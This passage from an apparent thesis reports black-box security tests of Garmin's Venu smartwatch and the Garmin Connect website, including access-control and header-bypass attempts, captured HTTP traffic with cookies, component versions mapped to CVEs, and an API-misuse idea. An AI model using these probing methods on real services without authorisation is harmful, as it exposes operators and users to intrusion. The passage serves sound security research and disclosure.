The test for vertical bypassing and administrative functions will not be tested for legal reasons. Horizontal is tested by first creating a second account and keeping the two sessions active. After keeping the two sessions active, the parameters and Session IDentifiers will be changed from one user to another for every request found possible. Testing for special request header handling will be performed by sending requests using different non-standard headers such as `X-Original-URL` or `X-Rewrite-URL` and determined by the response. The testing will be performed using PortSwigger:s Burp Suite, which is a tool used for web application security testing. Both tests will be conducted with the intention, as mentioned in chapter 1, to assess the security of the smartwatch and the company will be contacted if a vulnerability is found. This will also be applied for the test for Directory Traversal File Include. [129, 130]

Testing for poorly configured CORS will be performed by using OWASP Zed Attack Proxy, ZAP, tool to scan the website for poor configuration.

5.6.3 Result

The modification of the URL did not result in a privilege escalation, nor access to other users' accounts. The attempt of testing the application for Directory Traversal File Include through the failed URL. The testing for IDOR was not possible as the use of object references was not identified.

The use of non-standard headers was not identified on the website. Testing for horizontal bypassing failed. Using Burp Suite to switch the tokens from the first accounts to the other did not result in an access-control vulnerability.

The use of CSRF tokens was identified on the website when, for example, changing the password. The website does not use GET requests for changing operations, which indicates more security against CSRF.

No poorly configured CORS was identified using OWASP ZAP.

5.6.4 Discussion

Assuming the tests performed were executed correctly, the Garmin Connect Website seems to have secure access control.

Through the testing and the scanning using OWASP ZAP, and the use of Burp Suite, it was noticed that the web application uses Cloudflare. Cloudflare offer websites protection against attacks such as injections (SQL, XSS), DDoS and spamming. It also offers other security features such as SSL encryption. Currently, there are no known vulnerabilities today in Cloudflare. [131, 132]

The use of AppDynamics, which is an application performance management and IT operation analytics tool acquired by Cisco. [133]

5.7 I6: Gain unauthorized access or knowledge of the system through Security Misconfiguration

5.7.1 Background

Security misconfiguration refers to OWASP web application top 10 A6. Security misconfigurations is a common issue, due to for example insecure default configuration. A misconfiguration can occur on a broad spectrum of systems, such as misconfigured HTTP headers, cloud storage, operating system, frameworks, libraries, application and error messages [124]

According to OWASP, an application is vulnerable to a security misconfiguration if the application is: [80]

- Have unnecessary features enables on
- Have default credentials unchanged and enabled.
- Have Error messages which display excessive information.
- Disabled or not configured security features on systems.
- Have security settings not set to secure values on the server or application frameworks.
- Security headers not set to secure values.

5.7.2 Method


To test the web application for security misconfiguration, one can follow OWASP:s web security testing guide section 4.2 Configuration and Deployment Management Testing and section 4.8 Testing for Error Handling. However, as the conducted security tests on the application are without the companies permission, certain tests will not be performed for legal reasons. [134, 135]

Testing for application platform configuration will be tested by analysing the web application for samples, known files, directories or comments revealing information and system configuration manually using the tool Burp Suite.

Error messages were tested by entering faulty values into the input fields and analysing the response. This will be tested by inputting few incorrect values and not by fuzzing as it could cause juridical questions. Security headers that were looked for based on OWASP secure headers project. [136]

5.7.3 Result

There exist no default credentials within Garmin connect known, nor unnecessary features. Testing for application platform configuration resulted in no existing revealing information. Analysing the error messages revealed no excess information that can leak information of the system. Attempting to write values incorrectly gave an alert of the user being blocked, as displayed in Figure 5.17. However, this block did not hold any feature as there was no denial of access entering the website afterwards.


Sorry, you have been blocked

You are unable to access connect.garmin.com

Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

What can I do to resolve this?


You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the Cloudflare Ray ID found at the bottom of this page.

Cloudflare Ray ID: [illegible] • Your IP: [illegible] • Performance & security by Cloudflare

Figure 5.17 Error message, when entering faulty inputs

Analysing the Security headers of the application, displayed in Figure 5.17, based on the OWASP secure headers project, it was found that:

- `x-xss-protection: 1: mode=block.`
- `Expect-CT: max-age=604800, report-uri=https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct.`
- `X-frame option: Deny`
- `Strict-Transport-Security: max-age=31536000 ; includeSubDomains`
- `Content-Security-Policy`, `X-Permitted-Cross-Domain-Policies`, `Referrer-Policy`, `Clear-Site-Data`, `Cross-Origin-Embedder-Policy`, `Cross-Origin-Opener-Policy` and `Cross-Origin-Resource-Policy` were all missing



```
GET /modern/ HTTP/1.1
Host: connect.garmin.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/88.0.4324.150 Safari/537.96
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-e
xchange;v=b3;q=0.9
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: ";Not A Brand";v="99",
"Chromium";v="88"
sec-ch-ua-mobile: ?0
Referer: https://sso.garmin.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __cflb=
02DiuJLbVZHipNWxNBxjNziif9XwiLsQdW9nJfE
RDeBuE; GarminUserPrefs=en-US;
notice_behavior=implied,eu; utag_main=
v_id:0179ba254cac0014330f9379e71f030730
01b06b00b4e$_sn:1$_ss:1$_st:16223274772
35$ses_id:1622325677295%3Bexp-session$_
pn:1%3Bexp-session; CONSENTMGR=
```

```
HTTP/1.1 200 OK
Date: Sat, 29 May 2021 22:01:30 GMT
Content-Type: text/html;charset=UTF-8
Connection: close
cache-control: no-cache, no-store, max-
content-language: en-US
expires: 0
pragma: no-cache
set-cookie: ADRUM_BTa=R:23|g:1eb7616a-6
strict-transport-security: max-age=3153
x-application-context: web-modern:prod,
x-content-type-options: nosniff
x-frame-options: DENY
x-vcap-request-id: 08d753ea-670a-4a5a-6
x-xss-protection: 1; mode=block
set-cookie: ADRUM_BTa=R:23|g:e6636a9e-4
set-cookie: ADRUM_BTa=R:23|g:e6636a9e-4
set-cookie: SameSite=None; Max-Age=30;
set-cookie: ADRUM_BT1=R:23|i:259018; Ma
set-cookie: ADRUM_BT1=R:23|i:259018|e:2
CF-Cache-Status: DYNAMIC
cf-request-id: 0a5bbe96a50000dab0590320
Expect-CT: max-age=604800, report-uri="
Server: cloudflare
CF-RAY: 6573006aabd9dab0-ARN
Content-Length: 7298

<!DOCTYPE html>

<html class="signed-in" lang="sv">

```

NAME	VALUE
Date	Sat, 29 May 2021 22:01:...
Content-Type	text/html;charset=UTF-8
Connection	close
cache-control	no-cache, no-store, ma...
content-language	en-US
expires	0
pragma	no-cache
set-cookie	ADRUM_BTa=R:23|g:1...
strict-transport-security	max-age=31536000 ; i...
x-application-context	web-modern:prod,clou...
x-content-type-options	nosniff
x-frame-options	DENY
x-vcap-request-id	08d753ea-670a-4a5a-...
x-xss-protection	1; mode=block
set-cookie	ADRUM_BTa=R:23|g:e...
set-cookie	ADRUM_BTa=R:23|g:e...
set-cookie	SameSite=None; Max-...
set-cookie	ADRUM_BT1=R:23|i:2...

Figure 5.18 Inspecting the Response headers of the garmin connect homepage when logged in using Burp Suite

5.7.4 Discussion

The header `x-xss-protection` was used and set to `1: mode=block`. This header is deprecated by modern browsers and is recommended not to use. The header is recommended to set to `x-xss-protection: 0` and should be replaced with the header `Content-Security-Policy` and sanitization instead to protect the website from cross-site scripting described in section 5.9. This is because it was found that the header "introduce cross-site information leaks and mechanism to bypass the auditor are widely known". [137, 138]

The use of `Expect-CT` was also identified on the website. This header will also be deprecated in June 2021. This is as the certificates are expected to support the signed certificate timestamp (SCT) by default. The lack of content security policy (CSP) might indicate the existence of a potential XSS vulnerability.

5.8 T9: Using Components with Known Vulnerabilities and Insecure update mechanism

5.8.1 Background

The usage of components with known vulnerabilities or outdated and insecure update mechanism is common for IoT products and refers to OWASP:s web application top 10 A9, IoT top 10 I5: Use of Insecure or Outdated components and I4: Lack of Secure Update Mechanism.

As vulnerabilities from public components such as frameworks, libraries and other software modules tend to be published and even include some guidelines of the vulnerability. The likelihood of an application utilizing that component getting exploited is severe as it facilitates for an attacker to exploit the component due to the available information. Furthermore, since the components tend to run with equal privileges as the application, the attacks could lead to critical data losses or attacks on the server.

As depicted in Figure 4.1, the updates of the smartwatch happen through Bluetooth and Garmin Express.

5.8.2 Method

The software and the corresponding versions were identified on the web application through previous vulnerability scans and analyses of the smartwatch. The use of the add-on Wappalyzer was also used to gather information on the components. However, as this is black-box testing and there is no access to the server and the source code, a fully comprehensive determination of the existing components and the version is not possible.

To see whether or not the updates are secure, Wireshark will be utilized to capture the packets when updated. The updates using Bluetooth will not be investigated in this thesis.

5.8.3 Result

The Garmin Connect website consists of the following components:

- Cloudflare Browser Insights and Google Analytics for analytics
- The JavaScript frameworks Gatsby 2.4.2 and Backbone.js 1.3.3
- The issue trackers Sentry
- The Web Frameworks: Spring
- HTTP/2
- webpack
- Babel
- Java
- Content delivery network, Cloudflare
- Leaflet
- Static site generator: Gatsby 2.4.2
- JavaScript libraries: React 16.12.0, jQuery 1.10.2, jQuery UI 1.10.3, jQuery Migrate
- Underscore.js
- Cookie compliance tool TrustArc

The security of the update management on the smartwatch is encrypted and secure.

5.8.4 Discussion

- Version 2.4.2 of the component gatsby is two years old and has no current known vulnerabilities. However, the package is not up to date and needs updating. The latest, version 3.6.2, has since fixed multiple small bugs and performance issues. [139, 140]
- Backbone.js is five years old and not up to date. The latest version is 1.4.0 and was released two years ago. No current vulnerability is known in the old version 1.3.3. [141, 142]
- While the use of the web framework Spring is noticed on the web application, the version of it could not be identified as no access to the server or source code is possible. However, if the version is not later than 5.2.0 it could be vulnerable to CVE-2020-5421. [143]

- While HTTP/2 may not be up to date, it is the most widely used version and supported among most browsers today. HTTP/3, which is the newer version and supposedly faster and secure, is not entirely supported by every browser. [144, 145]
- React is not up to date, as the latest version is 17.0.2. No vulnerabilities are known on version 16.12.0
- jQuery 1.10.2, is an eight-year-old version of jQuery and contains the vulnerabilities CVE-2015-9251, CVE-2017-16012, CVE-2020-11022 and CVE-2020-11023 depending on the usage. Should be upgraded to the latest stable version 3.6.0. [146–150]
- jQuery UI 1.10.3 is not up to date and may contain the vulnerability CVE-2016-7103. Should be updated to the latest stable version 1.12.1. [151, 152]

5.9 I5: Code Injection in the Garmin Connect website

5.9.1 Background

Code Injection on the website can be performed using Cross-Site Scripting. Cross-Site Scripting also known as XSS, is an attack where the attacker injects a malicious script into a trusted website. This script can for example be added wherever a website reads the input from a user, such as in the URL, form data or query strings. This script usually targets sensitive data that exist within the browser such as cookies or Session ID. Furthermore, it can also be utilized to rewrite the content of the HTML page. Since the website is trusted, the receiving end has no way of knowing that the script should be avoided. XSS attacks can be categorized into two types; Server XSS, which includes stored- and reflected XSS, and Client XSS, where DOM-based XSS is an example. [153]

Server-side XSS refers to the vulnerabilities that originate on the server. This commonly occurs when the server takes input from a client and render this without proper investigation. Server-side XSS comes in two different types: Stores XSS, also known as Type-I XSS, refers to persistent scripts stored somewhere on the server and is then rendered each time a client requests the exposed web page, making this vulnerability very dangerous as one attack could lead to many victims. The other type, known as Reflected XSS, also known as Type-II XSS, does not store any dangerous data. Instead, the script is upon injection instantly reflected on the client. This means that it is running the script on the same target that ran the attack. For this reason, unlike stored XSS, this vulnerability is the most dangerous in combination with for example a phishing attempt in which the attacker tricks a victim into running a specially crafted string URL causing the XSS. [153, 154]

Client-side XSS refers to when the XSS vulnerability does not use a web server to serve the payload to the victim. An example of Client-side XSS is DOM (Document Object Model)-based XSS, also known as Type-0 XSS. DOM-based XSS does not require a web server to load the payload within the victim's web browser. DOM-based XSS is an attack that takes place in the browser, where its input and output is rendered within the same page. This allows a malicious user to manipulate the DOM with the help of a payload. This payload could be sent in the URL of the page, or through an element in the HTML. Common entry points for a DOM-based XSS is `document.location`, `document.referrer`, `document.documentURI`, `window.name` and `location.*`. [153, 155]

5.9.2 Method

The methodology to test the different types will follow OWASP:s web security testing guide.

To black-box test the website for Stored & Reflected XSS, OWASP includes three phases:

1. Detect Input Vectors. The first phase of the testing is identifying the user inputs for each webpage existing. The inputs also include hidden form values, HTTP parameters, POST

data and selection values. User inputs which are stored in the back-end and displayed on the application are interesting when looking for Stored XSS.

2. Analyse Input Vectors. For every detected input vector investigation is required to determine whether or not there exist potential vulnerabilities. The detection of potential vulnerabilities can be found through seemingly harmless inputs that indicate a vulnerability if it triggers a certain response. The XSS filter evasion cheat sheet from OWASP will be utilized to find the test strings. [156]
3. Check Impact. In the last phase of the black-box testing, the result of every test input from the previous phase is analysed to conclude whether or not there exist any vulnerabilities that could affect the web application.

Regarding DOM-based XSS has OWASP presented guidelines to follow to mitigate the attack. These guidelines can be followed when trying to detect potential flaws. The guidelines relevant and applicable in this are the following [155]:

- Untrusted data should only be treated as displayable text
- Always JavaScript encode and delimit untrusted data as quoted strings when entering the application when building templated JavaScript
- Use `document.createElement("...")`, `element.setAttribute("...","value")`,`element.appendChild(...)` and similar to build dynamic interfaces
- Avoid sending untrusted data into HTML rendering methods
- Avoid the numerous methods which implicitly eval() data passed to it
- Use untrusted data on only the right side of an expression
- When URL encoding in DOM be aware of character set issues
- Limit access to object properties when using object[x] accessors
- Do not eval() JSON to convert it to native JavaScript objects

For legal reasons injection on the Garmin Connect website will not be performed, as it could pose the risk of accessing or modifying data without permission. The client-side code will be analysed using the tool XSSRadar, which is used to detect client-side XSS vulnerabilities. [157]

5.9.3 Result

As a result of manually studying the source code and running the tool, no vulnerabilities were identified.

5.9.4 Discussion

The website could not be fully verified to be secure against an XSS attack as it is illegal without the permission of the company. However, based on the script and manually analysing the code based on how the out-of-date components, mentioned in section 5.9, were used. No vulnerabilities could be found.

5.10 E5: Elevation of Privilege using Garmin's Connect IQ

5.10.1 Background

As mentioned in section 5.1.4, the Connect IQ SDK does not give access to all features & sensors available in the smartwatch, such as calories burnt and the Garmin Pay function. The Toybox API Garmin offers for free to developers has limited access to some sensors. However, Garmin offers five other APIs that offer more access to certain data, which are the following: Activity API, Courses API, Health API, Training API, Women's health API. These five API:s offer other data that cannot be offered with the Toybox API, such as .ex. Sleep, calories, number of steps, stress level and menstrual cycle.

To access the other five APIs that Garmin offers, the developer is required to fill in a form containing personal information, the company he or she works for and what the API will be used for. Additionally, according to a reply from a Garmin employee in the Garmin Forum, there is a $5000 fee to apply for access to the APIs, and the request can be denied.

As the code in Garmin is closed source, not much information exists on their website or in other places. The operating system, OS, that the smartwatch is running is unknown as well as the implementation of Monkey C. However, it was revealed in an episode in the podcast CppCast where a Garmin employee guest appeared, that the OS is fully custom made with threading and memory management. The Garmin employee also mentions that the majority of the OS is written in C, though the user interface framework is currently C++. Lastly, it is mentioned in the podcast that the Connect IQ applications run in a custom virtual machine. [158]

5.10.2 Method

The methodology that will be used to gain more information about the system behind Connect IQ and the smartwatch is by exploiting the API following OWASP:s API security top 10 [86]. One example can be to misuse function by for example performing `Position.Location.initialize(999999999,50,:degrees)` attempting arbitrary read/write.

Another way of gaining more knowledge of the system is by analysing the source code of the compiler `monkeybrains.jar`. As the compiler is written in Java it can easily decompile into comprehensible code. The compiler could give information about Garmin’s OS.

5.10.3 Result

No more information was gained through the test.

5.10.4 Discussion

Due to time constraints of the master thesis, following OWASP:s API security top 10 to test the API provided was not possible as well as analysing the source code of the compiler.

6 Discussion

This chapter discusses the ethics and sustainability, method, and the results of the project. Section 6.1 analyses the work's effect on ethics and sustainability. In section 6.2 the used method is discussed whether the chosen methodology was beneficial for the project or not. In section 2.3 the potential exploits that were found are summarized, analysed how well the research question was answered and discussed the validity and reliability of the work.

6.1 Ethics and Sustainability

6.1.1 Ethics

While working with penetration testing and hacking, ethical considerations are essential as there can be consequences for publishing work when not doing so. The first ethical consideration to keep in mind is the law. If the penetration testing is not performed with permission from the company distributing the system under consideration, the risk of the company performing legal actions against the person testing exists. In Sweden, there are at least four laws to consider when performing a penetration test without a company's permission:

- Brottsbalken 4 kap. 9c § - This law is breached if a hacker accesses, modifies, blocks or deletes data without permission. In order to abide by this law, the ethical hacking of this thesis did not attempt to hack the server owned by Garmin. While Garmin does have a responsible disclosure policy, which says that they are very thankful for security researchers for disclosing found vulnerabilities as long as they do not "access or modify data without permission"[159]. This does not imply Safe Harbor, which is a protection for security researcher when performing security tests [160]. [161]
- Lagen om företagshemligheter. 1 § - This law is to protect company secrets from being disclosed or accessed. As mentioned previously, this thesis does not access data that is not available to the public.
- Lagen om upphovsrätt till litterära och konstnärliga verk. 2 § & 8 §- This law intends to prevent the reproduction of original texts, which in the case of penetration testing can limit the right to decompile object code if they find no sufficient intent of doing so. While this thesis presents the possibility of doing so to gain more information about the custom made GarminOS, no reverse engineering was performed in this thesis.

The second ethical consideration to keep in mind is the disclosure of the vulnerabilities. The disclosure of vulnerabilities can be performed using a different methodology. If the security researcher releases the vulnerability to full extend to the public, it poses the risk of an attacker immediately using the information to exploit a system as the adversary and the developers get informed at the same time. This method is known as full disclosure. If the security researcher decides not to release the found vulnerability at all or sell it, it is known as a non-disclosure.

While the findings of this thesis are not crucial and do not provide a methodology of a vulnerability with high damage potential. This thesis followed the method recommended by The Dutch National Cyber Security Centre which is Coordinated Vulnerability Disclosure (CVD). CVD is deployed to give the developers a chance to correct and secure their system by removing the vulnerability before it is published. Garmin was contacted before the release of this thesis to further secure their system based on the points suggested in this thesis.

6.1.2 Sustainability

The impact the thesis has on sustainability refers to the environmental, societal and economic impact. The negative environmental impact this thesis involves can be considered trivial as it merely the electricity which is used to writing the thesis and charging the smartwatch that impacts it. However, the impact could also be positive as it could prevent the smartwatch from being exploited and potentially run an application that drains all the battery.

The societal impact of this thesis is beneficial. This is as the smartwatch has been penetration tested and provides suggestions to achieve a more secure smartwatch. Doing so reduces the possibility of an adversary being able to access personal information from a user such as location which can be used by a stalker. This could draw more users to buy the fitness smartwatch and develop a healthier lifestyle.

The economic impact of this thesis is trivial. The work conducted indicates that the smartwatch is secure and may lead to its credibility increasing, thus increasing its sale.

6.2 Methodology

The selected methodology used in this thesis was PTES which, described in section 3, defines penetration testing into seven phases. The method is a common way of performing penetration tests and is recommended by literature and OWASP. The method provided a structural approach to conducting penetration testing on the device and also gave a clearer view of what potential vulnerabilities exist in the ecosystem.

However, while the method does provide more structure, it also consumed a large portion of time. As time is a limited resource, especially when conducting a thesis, one can argue that conducting the seven phases and performing a threat model reduces the time for investigating more exploitations. Though it may be true that threat modelling took a large amount of time, especially due to no prior knowledge on the field, the benefits of conducting the seven phases outweigh the consequences of not doing so. This is because the structural approach helped identify the possible vulnerabilities and decreases the risk of missing out on one. Furthermore, by listing all the vulnerabilities and ranking the impact and likelihood, the right prioritization could be made to know what vulnerabilities to focus on. This helped to choose the vulnerabilities to focus on based on the delimitations

Overall, the methodology was beneficial for the degree project and facilitated picking exploits to penetration test.

6.3 Results

Based on the vulnerability tests performed in this thesis, Garmin’s smartwatch, Venu, is overall secure. The device and its ecosystem include no severe vulnerabilities. However, some considerations do exist of which Garmin can take further actions to secure their product.

In the first test taken, aiming to gain information from the smartwatch by developing a third-party application (I10), it was found that an application can access disclosed information from API calls and send the information to a Server through web requests. While this may be a severe vulnerability, each application must go through a reviewing process to be released in the connect IQ store. The reviewing process each application goes through before released to the Connect IQ store could not be analysed, however, the existence of such a reviewing process reduces the risk of an application exploiting the vulnerability, making it less probable. One thing Garmin should add is that web requests from third-party applications should prompt the user so that the user can see the web requests performed and dictate whether it wants to perform them or not.

The second vulnerability test of overloading the smartwatch through developing a third-party Connect IQ application, D1, revealed that the smartwatch handles overloads by simply turning itself off. As Garmin offers applications to run in the background, it brought the consequence of making it possible to overload the smartwatch in the background, shutting the smartwatch off every five minutes. This vulnerability also has a low probability of success because it also has passed the reviewing process that Garmin puts every application through.

As described in the test R1 & R2, Garmin may have insufficient logging as it seems that they only store logs locally for Garmin Express. This is, according to OWASP, is insufficient as it makes it easy to wipe the trace of anything occurring, which was also shown. Minor security flaws were identified on the Garmin Connect website, such as allowing weak passwords, using deprecated security headers and using outdated components which may include vulnerabilities if used wrongly.

The usage of well-known and reliable sources such as OWASP for the methodology makes the result reliable. To ensure the validity, which refers to the credibility of the research, each vulnerability test, methodology and theory utilized were discussed. The answer to the research question "*Do any vulnerabilities exist in Garmin's sports watch, and if so, how can the vulnerabilities be exploited?",* would be that Garmin's sports watch do not contain any major vulnerabilities and how they could be exploited were described in section 5. The questions were answered based on the delimitations discussed in section 1.6. A more thorough and proper answer could be performed with more time as well as permission from the company.

7 Conclusion & Future Work

This chapter concludes the thesis with a summary of the thesis, followed by a discussion of potential future work related to this thesis.

7.1 Conclusions

IoT devices are known to be more vulnerable to attacks compared to other applications due to the rapid growth and demand of the market, as introduced in chapter 1. The IoT device smartwatch collects a large amount of personal data and monitors a consumer continuously, therefore it also comes with a great privacy risk if there are vulnerabilities in the device. The objective of this thesis was therefore to assess the security of Garmin's smartwatch and to demonstrate whether the sports watch is secure or not. To achieve the desired outcome of the thesis, the methodology PTES was applied which includes threat modelling that was used to list up the possible existing vulnerabilities on the smartwatch. The tested vulnerabilities were selected based on their placing on an applied risk matrix the delimitations. The vulnerabilities were then tested based on OWASP:s testing guide and ASVS.

It was found that Garmin Venu was generally secure with a few minor security flaws. The Connect IQ applications allowed developers to implement malicious applications using Garmin provided API, but for the application to be released publicly for others to download it has to go through a reviewing process. The discovered results are not enough to adequately answer the research question as a comprehensive security audit of the whole system was not possible and without permission from the company. Moreover, the Swedish law limited the possible security tests. However, the thesis does provide pointers of needed further investigation for vulnerabilities as well as proven secure components based on the top 10 common vulnerabilities.

7.2 Future work

This test provided security tests based on black-box testing, as well as some pointers on what to look for. However, other approaches and vulnerabilities exist to investigate to further validate the security of the ecosystem. Firstly, if permission were given from Garmin, the Garmin Connect website could be further tested. This could be by trying out, for example, injections such as SQL or XSS on the website. The website could also be fuzzed, which is an automated testing technique used to enter invalid, unexpected random data into a program, to try to see how they handle different inputs and if it could output revealing information.

Secondly, the vulnerabilities mentioned on the threat model presented in table 4.3 that was not investigated in this thesis could be further analysed to provide a solid conclusion regarding the security of the ecosystem. For example, the identified threat T4, uploading a malicious audio file to the smartwatch, can be further investigated if more knowledge of the operating system is provided.

Thirdly, the programming language Monkey C, the sandbox Garmin runs the applications in as well as the fully custom developed OS which runs in Garmin's smartwatches could be further investigated. This could be possible by utilizing reverse engineering and for example, analysing the source code of the simulator for information revealing how the system works. Self-developing closed source components, instead of open-source such as Linux, come with the risk of missing out on potential vulnerabilities.

Lastly, if white-box testing is in place. The source code, use of keys, logging, operating system, and more could be analysed based on OWASP:s testing guide and ASVS to further verify the security of the smartwatch Garmin's Venu.

References

[1] 'Gartner Says 8.4 Billion Connected "Things" Will Be in Use in 2017, Up 31 Percent From 2016', *Gartner*. [Online]. Available: https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016. [Accessed: 10-Feb-2021]

[2] 2020 Jan 13, 'The IoT Rundown For 2020: Stats, Risks, and Solutions -', *Security Today*. [Online]. Available: https://securitytoday.com/articles/2020/01/13/the-iot-rundown-for-2020.aspx. [Accessed: 10-Feb-2021]

[3] '5G and IoT: Ushering in a new era', *Ericsson.com*, 27-Jun-2017. [Online]. Available: https://www.ericsson.com/en/about-us/company-facts/ericsson-worldwide/india/authored-articles/5g-and-iot-ushering-in-a-new-era. [Accessed: 10-Feb-2021]

[4] 'Internet of things', *Wikipedia*. 07-Feb-2021 [Online]. Available: https://en.wikipedia.org/w/index.php?title=Internet_of_things&oldid=1005331258. [Accessed: 10-Feb-2021]

[5] Eric Brown, 'Who Needs the Internet of Things?', *Linux.com*. 13-Sep-2016 [Online]. Available: https://www.linux.com/news/who-needs-internet-things/. [Accessed: 10-Feb-2021]

[6] Luigi Atzori, Antonio Iera, and Giacomo Morabito, 'The Internet of Things: A survey', *Comput. Netw.*, vol. 54, no. 15, pp. 2787–2805, Oct. 2010. DOI: 10.1016/j.comnet.2010.05.010

[7] Garmin and Garmin Ltd or its subsidiaries, 'Garmin Venu™ | GPS-smartwatch', *Garmin*. [Online]. Available: https://buy.garmin.com/sv-SE/SE/p/643260. [Accessed: 10-Feb-2021]

[8] Garmin and Garmin Ltd or its subsidiaries, 'Garmin Venu® | Fitness Watch | GPS Smartwatch', *Garmin*. [Online]. Available: https://buy.garmin.com/en-US/US/p/643260. [Accessed: 10-Feb-2021]

[9] 'Shipments of Wearable Devices Leap to 125 Million Units, Up 35.1% in the Third Quarter, According to IDC', *IDC: The premier global market intelligence company*. [Online]. Available: https://www.idc.com/getdoc.jsp?containerId=prUS47067820. [Accessed: 10-Feb-2021]

[10] 'IDC: Wearable Device Global Shipments Up 29.7% Y/Y in Q1/20', *Monitordaily*. [Online]. Available: https://www.monitordaily.com/news-posts/idc-wearable-device-global-shipments-up-29-7-y-y-in-q1-20/. [Accessed: 10-Feb-2021]

[11] 'Worldwide Smartwatch Forecast, 2020–2024: CY 2Q20', *IDC: The premier global market intelligence company*. [Online]. Available: https://www.idc.com/getdoc.jsp?containerId=US46183220. [Accessed: 10-Feb-2021]

[12] 'Targeted attacks now moving into the IoT and router space'. [Online]. Available: https://us.norton.com/internetsecurity-emerging-threats-targeted-attacks-moving-into-iot-router.html. [Accessed: 10-Feb-2021]

[13] 'The 5 Worst Examples of IoT Hacking and Vulnerabilities in History', *IoT For All*. 20-Jun-2020 [Online]. Available: https://www.iotforall.com/5-worst-iot-hacking-vulnerabilities/. [Accessed: 10-Feb-2021]

[14] 'DDoS attack that disrupted internet was largest of its kind in history, experts say', *the Guardian*, 26-Oct-2016. [Online]. Available: http://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet. [Accessed: 10-Feb-2021]

[15] 'The IoT Attacks Everyone Should Know About | Outpost 24 blog'. [Online]. Available: https://outpost24.com/blog/the-iot-attacks-everyone-should-know-about. [Accessed: 10-Feb-2021]

[16] C. G. Bender, J. C. Hoffstot, B. T. Combs, S. Hooshangi, and J. Cappos, 'Measuring the fitness of fitness trackers', in *2017 IEEE Sensors Applications Symposium (SAS)*, 2017, pp. 1–6. DOI: 10.1109/SAS.2017.7894077

